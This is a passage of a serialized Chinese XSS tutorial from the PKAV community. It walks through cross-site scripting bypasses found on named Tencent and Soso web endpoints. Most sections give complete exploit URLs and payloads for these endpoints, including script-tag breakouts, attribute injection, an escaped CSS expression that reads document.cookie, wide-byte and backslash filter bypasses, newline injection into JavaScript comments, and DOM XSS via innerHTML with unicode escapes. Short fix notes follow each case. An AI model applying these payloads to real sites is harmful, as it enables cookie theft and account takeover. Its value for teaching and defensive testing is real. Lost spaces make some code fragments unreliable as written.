## 第一节什么都没过滤的入门情况

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

1.XSS的存在，一定是伴随着输入，与输出2个概念的。

2.要想过滤掉XSS，你可以在输入层面过滤，也可以在输出层面过滤。

3.如果输入和输出都没过滤。那么漏洞将是显而易见的。

4.作为第一个最基础的例子，我们拿出的是一个什么都没过滤（其实还是有些转义的，主要没过滤<,>）的例子。这种例子出现在腾讯这种大网站的概率不是很高。但是还是让我找到了一个。

5.

|  |
| --- |
| http://app.data.qq.com/?umod=commentsoutlet&act=count&siteid=3&libid=9&dataid=1480&score=1&func=haoping&\_=1353475261886 |

6.对于上面这个例子。我们可以看到什么是输入，什么是输出。



图1

经过测试，我们发现，score这个【输入】参数，没有进行任何过滤，

即，输入是什么，输出就是什么？通俗点就是“吃什么，拉什么”。。。

如下图：



图2

网页中看到的效果如下：




图3

7.既然可以直接输入<>HTML标签，接下来的利用也就相对简单了。

|  |
| --- |
| http://app.data.qq.com/?umod=commentsoutlet&act=count&siteid=3&libid=9&dataid=1480&score=<imgsrc=1onerror=alert(1);>&func=haoping&\_=1353475261886 |

效果如下



图4

8.修复方案：

这种XSS属于最基本的一类XSS,也最好防御。。

它的模型是：

<HTML标签></HTML标签>

[输出]

<HTML标签></HTML标签>

或<HTML标签>[输出]</HTML标签>

a.通常，我们只需要在输出前，将<,>过滤掉即可。

b.这类XSS在小型网站中比较常见，在大型网站中少见。

c.这类XSS通常都被浏览器的XSS过滤器秒杀了，所以一般来说，威力较小。

d.对于普通用户来说，请使用IE8及以上版本（并开启XSS过滤器功能，默认开启），或chrome浏览器，将可以防御大部分此种类型的XSS攻击。

(连载中…)责任编辑：xiaohui

## 第二节输出在<script></script>之间的情况

作者：心伤的瘦子

来自：PKAV技术宅社区

网址:http://www.pkav.net

简要描述：

接着上面一个教程，我们继续。这个例子属于第一例的特殊情况，当然也有特殊解法。也属于非常常见的一种情况。

详细说明：

1.我们找到这么一个点，也是输入和输出都未过滤的一个点。相比教程第一例，其特殊之处在于，是输出在了<script>[输出]</script>之间。

|  |
| --- |
| http://activity.soso.com/common/setParentsInfo.php?callback=aaaaaaaaa |

2.如下图：callback参数未做过滤。在【查看源代码】下，我们可以看到。



图5

缺陷网页源代码:

|  |
| --- |
| <scripttype='text/javascript'>document.domain='soso.com';\_ret={"\_res":2};try{parent.aaa(\_ret);}catch(err){aaa(\_ret);}</script> |

3.碰到这种情况，我们一般有以下解法。

首先判断，是否过滤了<,>,/等符号，

如果都没有过滤，恭喜你，一般可以直接XSS了。代码如下：

|  |
| --- |
| <scripttype='text/javascript'>document.domain='soso.com';\_ret={"\_res":2};try{parent.aaa(\_ret);}catch(err){aaa(\_ret);}</script> |

原理入下图：



图6

4.构造callback参数后的源代码

|  |
| --- |
| <scripttype='text/javascript'>document.domain='soso.com';\_ret={"\_res":2};try{parent.aaaaaaaaa</script><script>alert(1)</script>(\_ret);}catch(err){aaaaaaaaa</script><script>alert(1)</script>(\_ret);}</script> |

5.如果过滤了<,>，那么就无法使用上面的办法了。我们接着看

script代码里的构造。

友情提示：这里可能需要一点点javascript的知识才行哦～～

我们可以如下构造：

|  |
| --- |
| http://activity.soso.com/common/setParentsInfo.php?callback=eval('alert(1)');void |

6.可以看到，源代码是下面的样子。



图7

7.也就是说，我们插入的内容，使得这一段javascript依然【语法正确】，能够【正确执行】，并且能够执行【我们所插入的JS代码】，这样我们的目的就达到了。  
构造后的源代码如下：

|  |
| --- |
| <scripttype='text/javascript'>document.domain='soso.com';\_ret={"\_res":2};try{parent.eval('alert(1)');void(\_ret);}catch(err){eval('alert(1)');void(\_ret);}</script> |

8.这种输出在JS代码里的情况十分常见，但是呢？不幸的是，像这样没过滤的情况，却不是很常见。例如：

vara="[输出]";//通常程序员会把"过滤掉，这样的话，一般来说，我们就很难构造。

但是，这并不是说，就一定是不能利用，后面我们会拿腾讯一些【比较有意思】的例子，来进一步说到这个【输出在js里】的情况的～

9.修复方案：

这类XSS的模型通常是：

<script>...[输出]...</script>

<style>...[输出]...</script>

9.1.过滤</xxx>组合

9.2.针对输出在不同的场景，进行合适的过滤。

(连载中)责任编辑：x1aoh4i

## 第三节输出在HTML属性里的情况

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

和前面的不一样的时，有时候，输出会出现在HTML标签的属性之中。

例如：<inputvalue="输出">、<imgonload="...[输出]...">，再比如<bodystyle="...[输出]...">..这个时候怎么办呢？

详细说明：

1.大网站一般不是吃素的。前面讲到的基本情况，一般都很少遇到了。

2.这个时候我们可以把目光发展一下，找一找在【输出】出现在HTML属性里的情况。

3.最为典型的一种情况，是下面这样的。

http://xxxx.com/search.php?word=乌云欢迎您

HTML代码里则是下面这样情况的。

|  |
| --- |
| 关键词：<inputtype="text"value="乌云欢迎您"/> |

如果这里的word没过滤双引号。就会有以下的情况发生。

http://xxxx.com/search.php?word=乌云欢迎您"onclick="alert(1)

对应的源代码如下：

|  |
| --- |
| <inputtype="text"value="乌云欢迎您"onclick="alert(1)"/> |

解析：



图8

那么当用户点击这个文本框时，就会触发alert(1)。

4.当然理想是美好的，现实总是残酷的，我水平有限，并没有在腾讯找到这样的例子。

因为绝大部分这样的情况，腾讯都会做出相应的过滤。

过滤方法也挺简单，将"过滤为&quot;就行。

过滤后的代码如下：

|  |
| --- |
| <inputtype="text"value="乌云欢迎您&quot;onclick=&quot;alert(1)"/> |

5.一般来说，上面的情况，过滤了"，可以说是高枕无忧了，但是事实并非如此。某些情况下。我们依然可以继续XSS。下面以腾讯为例。

6.首先看第一种场景。

|  |
| --- |
| http://follow.v.t.qq.com/index.php?c=follow&a=index&appkey=801004516&bg=我是一个兵,爱国爱人民&hsize=80&name=Zhanglifenft,chengyizhong,xiangyang20112007,linchufang,leonardoit,linchufang,qingfengxu6685,zhouzhichen001,yuguoming-ruc,luomingtitan,bjwbgq,kezuozongbianji,weibotalk,lee007,jxzhongweizhi,lihaipengtx |

这里的bg参数过滤了【几乎】所有的东西。但是它输出在了<bodystyle="[这里]">



图9

更重要的是，这里没有过滤\，反斜线，而css里，允许使用转义字符,\+ascii16进制形式。这样一来，我们就可以构造利用语句啦。

这里过滤了expression,我们也可以轻松的用expr\65ssion绕过。

|  |
| --- |
| http://follow.v.t.qq.com/index.php?c=follow&a=index&appkey=801004516&bg=;w:expr\65ssion\28%20eval\28\27\69\66\28\21\77\69\6e\64\6f\77\2e\78\29\7b\61\6c\65\72\74\28\64\6f\63\75\6d\65\6e\74\2e\63\6f\6f\6b\69\65\29\3b\77\69\6e\64\6f\77\2e\78\3d\31\7d\27\29\29&hsize=80&name=Zhanglifenft,chengyizhong,xiangyang20112007,linchufang,leonardoit,linchufang,qingfengxu6685,zhouzhichen001,yuguoming-ruc,luomingtitan,bjwbgq,kezuozongbianji,weibotalk,lee007,jxzhongweizhi,lihaipengtx |

效果如下：




图10

这种情况，遗憾之处在于，基于cssexpression的XSS已经进入暮年了，只有在IE6，7下方能触发，受众面小。这里只是作为一个案例来讲讲。

Tips:至于这里的转义是如何写的：步骤如下：

|  |
| --- |
| 例如e的ascii16进制是65,我们就写为\65  expression->expr\65ssion。 |

本例缺陷点代码：

|  |
| --- |
| <bodystyle="overflow:auto;background-color:#我是一个兵，爱国爱人民;"> |

7.再来看下一个在属性里的案例。这个例子也是比较常见的。比如：

<HTML标签onXXXX="...[输出在这里]..">的例子。

<ahref="javascript:[输出在这里]">xxxx</a>的例子。

正好，在腾讯的这个例子中，以上2个情况一起出现了。我们以其中一种进行讲解。

|  |
| --- |
| http://stock.finance.qq.com/report/search.php?searchtype\_yjbg=yjjg&searchvalue\_yjbg=aaaaaaaaaa |

看输出，如下，aaaaaaaa出现在了2个点。




图11

常规来说，因为onxxxx="[输出]"和href="javascript:[输出]"与<script>[输出]</script>没有太大区别。因为[输出]所在的地方，都是javascript脚本。

但是<script>[输出]</script>如果被过滤，往往没有太好的办法。

而上面这2种情况，则有一个很好的办法绕过过滤。

Tips:

|  |
| --- |
| 在HTML属性中，会自动对实体字符进行转义。一个简单的比方。  <imgsrc="1"onerror="alert(1)">  和  <imgsrc="1"onerror="alert&#x28;1&#x29;">  是等效的 |

换言之，只要上面的情况，没有过滤&，#等符号，我们就可以写入任意字符。

看看缺陷点的代码

|  |
| --- |
| <li><inputtype="text"id="pagenum"class="inputstyle0814"onkeydown="if((event.keyCode==13)&&(this.value!=''))location.href='http://stock.finance.qq.com/report/search.php?offset='+this.value+'&searchtype\_yjbg=yjjg&searchvalue\_yjbg=aaaaaaaaaa'"/></li> |

JS部分我们可以做以下构造,由于'被过滤，我们可以将'写为&#x27;

location.href='........&searchvalue\_yjbg=aaaaaa'

location.href='........&searchvalue\_yjbg=aaaaaa'+alert(1)+''

location.href='........&searchvalue\_yjbg=aaaaaa&#x27;+alert(1)+&#x27;'

步骤如下：

接着我们把代码转换为url的编码。&->%26,#->%23

最后利用代码如下：

|  |
| --- |
| http://stock.finance.qq.com/report/search.php?searchtype\_yjbg=yjjg&searchvalue\_yjbg=aaaaaaa%26%23x27;%2balert(1)%2b%26%23x27; |

用户点击页面[GO]按钮触发。



图12

由于缺陷点是发生在onkeydown或a标签的href属性中，无法自动触发，因而使得威胁减小，如果是发生在img的onload属性，则非常可能导致自动触发。

缺陷页面的<ahref="">触发点的代码如下：

|  |
| --- |
| <li><divclass="yebg"><ahref="javascript:location='http://stock.finance.qq.com/report/search.php?offset='+document.getElementById('pagenum').value+'&searchtype\_yjbg=yjjg&searchvalue\_yjbg=aaaaaaaaaa'">GO</a></div></li> |

8.修复方案：

对于输出在HTML属性中的情况，需要特殊情况特殊对待，该过滤\的时候，请过滤\,该过滤&的情况，则过滤掉&

碰到有某些修复的人用正则去判断，&#xNNN..,而实际上&#x0NN;&#x00NN,（后面自己慢慢试。。）都是可以的。或者是&#10进制;以及一些特殊的HTML实体，如&quot;等，都要注意到，好麻烦，最好的办法，还是&过滤为&amp;：）

(连载中)责任编辑：x1aoh4i

## 第四节宽字节复仇记[QQ邮箱基本通用]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

前面教程第2节，说到了输出在<script>..</script>之间的情况。也说到了后面会再继续一些有意思的例子。

实际上，我们碰到的往往不是那么好。很多情况下，程序员都是会过滤的。那么我们怎么办呢？

“因地制宜，因材施教。”根据漏洞的实际情况，我们可以各种绕过。不知道这里乱用成语没啊。惶恐不安中。

这里先看看第一种方法，宽字节绕过。

详细说明：

1.有一个比较经典的SQL注入，是宽字节注入。玩渗透的可能对这个都比较清楚2.有时候，宽字节确实可以带来奇效～～下面我们看腾讯的一个例子。

2.例子如下：

http://open.mail.qq.com/cgi-bin/qm\_help\_mailme?sid=,2,zh\_CN&t=%22;alert(1);//aaaaaa

3.我们尝试注入"来闭合前面的双引号，但是很悲剧的是，双引号被过滤了。。

我们看图：


[](http://www.wooyun.org/upload/201212/131722122587ad10a76b4e44d6cf60465e2f560f.jpg)

图13

4.看到这种情况，一般人估计会放弃了吧，至少说明程序员注意到了这里，并且过滤了。

然后我们可以看到的代码是：

<metahttp-equiv="Content-Type"content="text/html;charset=gb18030"/>

gbxxxx系列的编码，那么我们尝试一下宽字节呢？

http://open.mail.qq.com/cgi-bin/qm\_help\_mailme?sid=,2,zh\_CN&t=%c0%22;alert(1);//aaaaaa

5.看看效果：


[](http://www.wooyun.org/upload/201212/13172223d8944321f074c59c0d4e52b17f6a0b6a.jpg)

图14

弹个窗：

[](http://www.wooyun.org/upload/201212/1317111974419ea4c5a88b5470b8c7b029c18182.jpg)

图15

利用宽字节，我们华丽的复仇了“腾讯对双引号的屠杀”

6.至于这个漏洞的成因，和传统的宽字节漏洞并不一样。目测应该是由于过滤双引号的正则表达式写得有问题造成的。并不是因为%22变成了%5c%22,而%c0吃掉了后面的%5c。而后面这种情况，在腾讯的相关站点暂时没有发现实际案例。如果有，欢迎大家分享。

7.修复方案：

修复相关过滤机制

(连载中)责任编辑：x1aoh4i

## 第五节反斜线复仇记

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

还是在<script>之间的场景，某些情况下，我们仅仅需要的只是一个反斜线，就可以绕过过滤了。

详细说明：

1.有以下实例点

http://mail.qq.com/cgi-bin/login?vt=passport&ss=aaa&from=bbb&delegate\_url=%2Fcgi-bin%2Fframe\_html%3Furl%3D%25252Fcgi-bin%25252Fsetting10%25253Faction%25253Dlist%252526t%25253Dsetting10%252526ss%25253Dindex%252526Mtype%25253D1%252526clickpos%25253D20%252526loc%25253Ddelegate%25252Cwebmap%25252C%25252C1

2.对应的输出，如下图所示：


[](http://www.wooyun.org/upload/201212/131935081b49f955e15c9c4cf9b386052c44efec.jpg)

图16

3.经过测试，我们可以看到，双引号是用不了，但是反斜线还可以使用

[](http://www.wooyun.org/upload/201212/1319354861f6e9fcec95b51f91233a04d3e47056.jpg)

图17

4.那么这里是否可以成功的XSS呢？我们把缺陷代码部分提取出来

<script>getTop().location.href="/cgi-bin/loginpage?autologin=n&errtype=1&verify=&clientuin="+"&t="+"&alias="+"&regalias="+"&delegate\_url=%2Fcgi-bin%2Fframe\_html%3Furl%3D%252Fcgi-bin%252Fsetting10%253Faction%253Dlist%2526t%253Dsetting10%2526ss%253Dindex%2526Mtype%253D1%2526clickpos%253D20%2526loc%253Ddelegate%252Cwebmap%252C%252C1"+"&title="+"&url=%2Fcgi-bin%2Flogin%3Fvt%3Dpassport%26ss%3Daaa%2522%26from%3Dbbb%5C%26delegate\_url%3D%252Fcgi-bin%252Fframe\_html%253Furl%253D%2525252Fcgi-bin%2525252Fsetting10%2525253Faction%2525253Dlist%25252526t%2525253Dsetting10%25252526ss%2525253Dindex%25252526Mtype%2525253D1%25252526clickpos%2525253D20%25252526loc%2525253Ddelegate%2525252Cwebmap%2525252C%2525252C1"+"&org\_fun="+"&aliastype="+"&ss=aaa"+"&from=bbb"+"&param="+"&sp=6fa57ce5b3047ebMTM1NTQwOTA2Mg"+"&r=3ec785174fff5206ed6f0cf4a8c5e3c5"+"&ppp="+"&secpp="</script>

5.可以看到有缺陷的部分是

location.href="........."+"&ss=aaaa"+"&from=bbb"+"&param=";//后面省略

我们可以控制的是aaaa，又不能用"，怎么办呢？

因为我们可以使用\，那么我们可以杀掉aaaa后面的双引号

location.href="........."+"&ss=aaaa\"+"&from=bbb"+"&param=";

可以看到代码的结果因为一个反斜线发生了变化，如下图：


[](http://www.wooyun.org/upload/201212/131945143a1a6ebfa1fe861100de697e8a9421cc.jpg)

图18

6.为了保证bbb后面的语法正确性，我们把bbb改为一个数字，把bbb后面加上//来注释掉后面的部分。变成以下形式

location.href="........."+"&ss=aaaa\"+"&from=1//"+"&param=";

7.看起来不错哦，但是会出来一些问题，"字符串"&from=1，这样是错误的，因为&符号的优先级高，("字符串"&from)=1是无法进行这种赋值操作的。这样一来还是不行。别着急。我们可以稍微改动一下。变为以下形式

location.href="........."+"&ss=aaaa\"+"&from==1//"+"&param=";

由于==的优先级比&高，所以语句相当于("字符串")&(from==1)

8.更顺眼了，但是还是会悲剧啊。由于from未定义，直接和1进行相等判断的话，会报错，错误是：“from”未定义。。。怎么办呢？

9.别紧张，javascript里有一个特性。如下：

aaa();

functionaaa(){

}

凡是以functionxxx(){}形式定义的函数，都会被最优先解析。换句话说：

解析器在解析JS代码段时，会先将functionxxx(){}拿到最前面解析，然后再依次解析其它的部分。换句话说，上面的代码，实际的解析顺序是：

functionaaa(){

}

aaa();

利用这样一个特性，我们的代码可以改改。

location.href="........."+"&ss=aaaa\"+"&from==1;functionfrom(){}//"+"&param=";

这样一来，我们的functionfrom(){}就会被提前解析，从而定义了from,后面from==1的时候，就不会报错啦～～

10.故事往往是曲折的，到了这一步，我们会发现还是不行

看一看源代码吧～～，哎，我们的空格被转义为了&nbsp;

[](http://www.wooyun.org/upload/201212/132044290631ee315a2a34d1244d46dd676229ce.jpg)

图19

11.当然，这么一点小事情，难不到我们的，我们用注释符来做分隔符。/\*\*/替换空格，有没有觉得和sql注入一样了，咔咔

于是，我们的代码变为了：

location.href="........."+"&ss=aaaa\"+"&from==1;function/\*\*/from(){}//"+"&param=";

12.嗯，这次没有语法错误了，我们插入我们自己的JS代码。

location.href="........."+"&ss=aaaa\"+"&from==1;alert(1);function/\*\*/from(){}//"+"&param=";

最终的利用代码如下：

http://mail.qq.com/cgi-bin/login?vt=passport&ss=\&from==0;alert(1);function/\*\*/from(){};//&delegate\_url=%2Fcgi-bin%2Fframe\_html%3Furl%3D%25252Fcgi-bin%25252Fsetting10%25253Faction%25253Dlist%252526t%25253Dsetting10%252526ss%25253Dindex%252526Mtype%25253D1%252526clickpos%25253D20%252526loc%25253Ddelegate%25252Cwebmap%25252C%25252C1

恩，这次是我们的反斜线为双引号报仇啦！

13.修复方案：

(1)随便修修就好

(2)某些情况下，\还是很危险的

(连载中)责任编辑：x1aoh4i

## 第六节换行符复仇记

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

还是在<script>之间的场景，某些情况下，我们仅仅需要的只是一个换行符，就可以绕过过滤了。它让双引号，尖括号知道了“它们不是一个符号在战斗”。

详细说明：

1.实际场景是下面这个例子

http://datalib.games.qq.com/cgi-bin/search?libid=178&FilterAttrAND=3602&FilterValueAND=aaaaaaaaaa

对应的，我们可以看到我们的输入aaaaaaaaa会在页面的哪些输出点出现呢？

[](http://www.wooyun.org/upload/201212/14110520b5c177419b984f01d7a41196f31cd4d4.jpg)

图20

2.不错，一共有5处，有在HTML标签之间的（教程1），也有在<script>..</script>之间的。但是呢，该过滤的，<,>过滤掉了，该过滤的"，也过滤掉了

[](http://www.wooyun.org/upload/201212/141108063a03406df7d7c0ec3ae0c66f3f270ae1.jpg)

图21

3.也就是说传统的已经不行啦，我们继续看5处的其他地方。呀，竟然还有一大段注释里，也出现了我们的【输出】


[](http://www.wooyun.org/upload/201212/141110460d918be01544dd1f1be7d3b21a495b2c.jpg)

图22

4.嗯，这样一来，是否会想到这样一个用法呢？

//我是注释，我爱洗澡，哦～哦～哦～[我是输出]

如果可以使用换行符的话

//我是注释，我爱洗澡，哦～哦～哦～[我是输出换行符

alert(1);//我是输出]

这样alert(1);就会被成功执行

5.恩，带着这样一个想法，我们不难构造出以下利用

http://datalib.games.qq.com/cgi-bin/search?libid=178&FilterAttrAND=3602&FilterValueAND=%0aalert(1);//

看下输出,嘿，果然没过滤


[](http://www.wooyun.org/upload/201212/14111442c5935ea172278963dec6e68cfad21303.jpg)

图23

6.这样，这一次我们的换行符立功了，它不是一个符号在战斗！

7.修复方案：

尽量不要在JS的注释里输出内容。还挺危险的。

(连载中)责任编辑：x1aoh4i

## 第七节宽字节、反斜线与换行符一起复仇记

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

这一次，3个家伙一起上啦～

详细说明：

1.实例点如下：

http://cgi.data.tech.qq.com/index.php?mod=search&type=data&site=digi&libid=2&curpage=1&pagenum=30&filterattr=138,138|16|4,5,4,5&filtervalue=3500-4000,%B4%F3%D3%DA4000|%D0%FD%D7%AA|WCDMA,WCDMA,HSDPA,HSDPA&tplname=centersearch.shtml&orderby=aaaaaaaaaaaa

老规矩，继续看我们的输出

[](http://www.wooyun.org/upload/201212/14124519564de442c1c675d2b38e381bdc4b83b5.jpg)

图24

2.一共有3处输出，位于HTML属性里的那一处，我们放弃了，因为双引号被灭掉了。那么还剩下2处。都是位于<script>..</script>里，而且挨在了一起

3.先看第2处，是不是似曾相似啊？对的，教程6里刚刚遇到过。那就是输出在【注释】的情况。我们用换行符试试？


[](http://www.wooyun.org/upload/201212/141251214cfa7d0d678d107ec4ffd8284067c6db.jpg)

图25

4.一条是好消息，换行可以用，一条是坏消息。。下面出现的一句坏了我们的好事。。肿么办。5.这个时候，我们需要先说点javascript的知识

javascript，字符串允许下面多行的写法

vara="我是一个字符串\

我还是一个字符串";

alert(a);

6.基于这点，我们可以把缺陷点构造成下面的样子。

//document.getElementById("order\_select").value="aaaa\

alert(1);//";

varsearchOrder="aaaa\

alert(1);//";

那么代码构造的解析如下：


[](http://www.wooyun.org/upload/201212/14125606c3be133719358dab2be84372a0d46f6c.jpg)

图26

7.带着这个想法，请上我们的反斜线

[](http://www.wooyun.org/upload/201212/141257324a7d4081ef5ffbabc78c42622e394374.jpg)

图27

8.悲剧的是，反斜线被过滤成了2个\\，这下不好办了。

9.还记得在教程4里，我们提到的宽字节用法么？说到了%c0可以吃掉%5c

我们看看页面的编码

<metahttp-equiv="Content-Type"content="text/html;charset=gb2312"/>

gbxxx系列的啊，窃喜中

10.于是，我们的%c0也加入战斗了

http://cgi.data.tech.qq.com/index.php?mod=search&type=data&site=digi&libid=2&curpage=1&pagenum=30&filterattr=138,138|16|4,5,4,5&filtervalue=3500-4000,%B4%F3%D3%DA4000|%D0%FD%D7%AA|WCDMA,WCDMA,HSDPA,HSDPA&tplname=centersearch.shtml&orderby=aaaa%c0%5c%0aalert(1);//

看看源码中的输出。\\被我们变成了乱码+\


[](http://www.wooyun.org/upload/201212/1413015032a6e155c574bfaee8d68dc2725908e8.jpg)

图28

11.最后弹窗，见漏洞证明

12.此时，标点符号们正在开会，开会的主题是：“大家好，才是真的好”

13.修复方案：

参加前面教程4，5，6

(连载中)责任编辑：x1aoh4i

## 第八节DOMXSS[显示输出]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

反射型XSS部分，就到这里了。接着我们进入DomXss的部分。DomXss相比反射型XSS，脑袋需要多思考一层。也就是说，我们关注的不仅是【输出】了什么，还要了解这个页面里，【javascript】拿这个【输出】干了什么。为了循序渐进，本例讲到的是，【输出】直接在源代码可见的情况。

详细说明：

1.在学习DomXss之前，先来补习点html,js的基础知识。

|  |
| --- |
| <divid="a">xxx</div>  <script>  document.getElementById("a").innerHTML="yyyyyy";  </script> |

解释如下：

[](http://www.wooyun.org/upload/201212/142120151caa63f2e9bfc24b2db1ec83485eeb59.jpg)

图29

2.进一步，我们的yyyyyy，还可以是HTML代码。

|  |
| --- |
| <divid="a">xxx</div>  <script>  document.getElementById("a").innerHTML="<imgsrc=1>";  </script> |

效果如下：

[](http://www.wooyun.org/upload/201212/1421260800043bdd759aca14993882b1b595af9a.jpg)

图30

3.再进一步，JS的字符串中的字符可以写为unicode编码。

譬如：<可以表示为\u003c,>可以表示为\u003e

不知道怎么转义的，可以使用gainover的工具。

工具地址：http://app.baidu.com/app/enter?appid=280383


[](http://www.wooyun.org/upload/201212/142132360f331fca8e91a8b3f8feda590e01dd40.jpg)

图31

也就是，我们上面的代码，可以进一步写为。

|  |
| --- |
| <divid="a">xxx</div>  <script>  document.getElementById("a").innerHTML="\u003cimgsrc=1\u003e";  </script> |

4.上面看起来废话好多，但是还是很重要的，这对于后面实例的讲解很重要。

5.我们来看看一个具体的实例，地址如下：

|  |
| --- |
| http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=aaaaaaa&attr=133&stype=2&tname=star\_second.shtml |

和前面反射型的一样，我们先看看输出。

[](http://www.wooyun.org/upload/201212/142146481234d69392741334b10fead53a33de61.jpg)

图32

相关代码，我也贴出来。

|  |
| --- |
| <strongid="titleshow">按职业1检索：aaaaaaa</strong></div>  <script>  if("aaaaaaa"=="")  document.getElementById("titleshow").innerHTML="按地区检索：全部明星";  if("职业1"=="职业1")  document.getElementById("titleshow").innerHTML="按职业检索：aaaaaaa";  if("职业1"=="职业2")  document.getElementById("titleshow").innerHTML="按职业检索：aaaaaaa";  if("职业1"=="职业3")  document.getElementById("titleshow").innerHTML="按职业检索：aaaaaaa";  </script> |

6.一共有6处，有一处图上没显示,但是也没用处，这里不列出来了，看上面代码中的5处。我们已经知道，<,>,"都被过滤了，用前面提到的某些技巧，似乎也无法直接XSS。那么该怎么办呢？

7.在看到本教程的1，2，3部分后，聪明的你们不知道会不会想到些什么呢？

对的，那就是这里出现了innerHTML="[输出]"的情况。

我们可以看到，上面代码中，实际上只有一句是运行了的。我们重点看它。

|  |
| --- |
| if("职业1"=="职业1")  document.getElementById("titleshow").innerHTML="按职业检索：[输出]"; |

8.这里[输出]最然过滤了<,>，但是并没有过滤\。这样一来，大家应该清楚，为什么上面要说到<可以写为\u003c了吧。就是为了应付这种情况。

9.因此，我们可以构造缺陷点的代码如下：

|  |
| --- |
| if("职业1"=="职业1")  document.getElementById("titleshow").innerHTML="按职业检索：\u003cimgsrc=1onerror=alert(1)\u003e"; |

经过运行后，titleshow里的HTML就会变为<imgsrc=1onerror=alert(1)>，从而弹出1

10.对应的，我们的利用代码，可以写为如下，其中空格，我写为了\u0020

|  |
